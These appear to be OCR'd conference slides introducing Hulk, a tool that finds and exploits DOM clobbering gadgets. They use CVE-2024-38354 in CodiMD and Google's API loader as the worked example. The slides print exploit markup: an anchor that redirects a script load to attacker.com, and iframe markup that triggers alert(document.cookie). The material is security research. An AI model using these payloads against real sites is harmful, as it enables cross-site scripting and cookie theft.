The DOMino Effect:

Detecting and Exploiting DOM Clobbering Gadgets via Concolic Execution with Symbolic DOM

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
Outline

- 0x01 Introduction to DOM Clobbering
- 0x02 Motivating Example & Challenges
- 0x03 The Design of Hulk
- 0x04 Evaluation

0x01 | Introduction to DOM Clobbering

Code-reuse Attack on the Web: DOM Clobbering


Web Page



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```

User Input Gone Wild in Modern Web Apps




Code-reuse Attack on the Web: DOM Clobbering

Dynamically loads additional JavaScript files from the host

JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + “/js/hello.js”
script.src = link
</script>
```

Code-reuse Attack on the Web: DOM Clobbering



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
JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js"
script.src = link
</script>
```


Fallback to use default URL when window.remote is undefined

Code-reuse Attack on the Web: DOM Clobbering



Code-reuse Attack on the Web: DOM Clobbering

Web Page



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```

❷ Injected HTML elements collides named property lookups

Type Coercion:

```
<a href="attacker.com">
+ "/hello"
=>
"https://attacker.com/hello"
```

JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js" // https://attacker.com/js/hello.js
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</script>
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

Code-reuse Attack on the Web: DOM Clobbering



0x02 | Challenges & Motivating Example


Prior Work: Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?




Prior Work: Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?
  - *It's (DOM) Clobbering time*, Khodayari et al. (S&P '23) uncovered 31,432 distinct clobbering markups across five different techniques!



Source: It's (DOM) Clobbering Time: Attack Techniques, Prevalence, and Defenses by Khodayari et al. (S&P '23)




Prior Work: Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?
  - *It's (DOM) Clobbering time*, Khodayari et al. (S&P '23) uncovered 31,432 distinct clobbering markups across five different techniques!
  - But clobbering behavior is just the initial landing step!


The Gap: From Clobbering to Exploitation


- **Challenge One**: Gadget Detection
  - Client-side JavaScript favors **dynamic behaviors** and has widespread use of **aliased objects**.




The Gap: From Clobbering to Exploitation

- **Challenge Two**: Exploit Generation
  - DOM Clobbering requires HTML markups that satisfy ***DOM constraints*** to lead attacker-controlled string to flow to the sinks





Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering




HTML Injection

https://github.com/hackmdio/codimd/blob/develop/public/js/render.js#L23

```
// allow ifram tag with some safe attributes
whiteList.iframe = ['allowfullscreen', 'name', 'referrerpolicy',
'src', 'width', 'height']
```

https://hackmd.io



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

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(docu
ment.cookie)</iframe>
```

DOM Clobbering Gadgets from Google Client API library

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f.push.apply(f, window.___jsl["us"] || []); // f =
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```

alert(document.cookie)

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions

DOM Clobbering Gadgets from Google Client API library

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for (var h = 0; h
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    k.src && 0 ==
  }
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     f = Df(f),
     f && b.push(f));
}

Df = function(a
```

window.___jsl["us"] is set dynamically and can't be resolved statically

Failed to trace the definition of variable f through ternary condition

[1] It's (dom) clobbering time: Attack techniques, prevalence, and defenses, Khodayari S, Pellegrino G, (S&P '23)

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

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src=https://apis.google.com/js/api.js></iframe>
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```

❶ Initial Clobbering
❷ Data-flow Constraint #1
❸ Data-flow Constraint #2
❹ Control-flow Constraint #3
❺ Control-flow Constraint #4
❻ Data-flow Constarint #5
❼ Flow to the Sink

DOM Clobbering Gadgets from Google Client API library

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```

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions
2. (Exploit Generation) Generate payload only based on initial clobbering pattern

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

0x03 | The Design of Hulk

Overview


Gadget Detection
URL
Code Instrumentation
JS
HTML
instrumented JS & HTML
Dynamic Taint Analysis
taint traces
condition expressions with taint
Exploit Generation
Taint Dependency Graph Construction
taint dependency graph
DOM Constraints Modeling
taint dependency graph with constraints
document
"script"
op: getField
"+"
"return ("
dom symbol
op: binary
Constraints Merging & Solving
exploit html markups
Gadget Verification
Exploit Injection & Replay
exploit html markups
taint traces
Report

Overview



via Dynamic Taint Analysis

- Track taint flows of website-defined values from DOM clobberable sources to sinks

```
document.links, document.anchors
window.url ? window.url : "default"
window.url || "default"
```

- Inject value only when there is no website-defined value available, and tracks its taint flow.


Taint Dependency Graph

```
var e = document.scripts ||
        document.getElementsByTagName("script") || [];

f.push.apply(f, window.___jsl["us"] || []);
for (var h = 0; h < e.length; ++h) {
  var k = e[h];
  for (j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  (f = d[e]) ? h = f.nodeType,
               f = 3 == h||4 == h ? f.nodeValue
                                  : f.textContent||"",
             : f = void 0,
  (f = Df(f)) && b.push(f));
}

Df = function(a) {
  if (a && !/^\s+$/.test(a)) {
    try {
      b = (new Function("return (" + a + "\n)")())
    } catch (c) {}
  }
}
```



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


via Concolic Execution

- We propose ***Symbolic DOM*** to define and solve DOM elements-related constraints.
- Based on the concrete execution trace, Hulk models and solves the ***DOM constraints*** on the Symbolic DOM and generates HTML markups as exploit.

Exploit Generation via Concolic Execution

- We propose Symbolic DOM, to define the DOM constraints.
- Constraint Syntax:
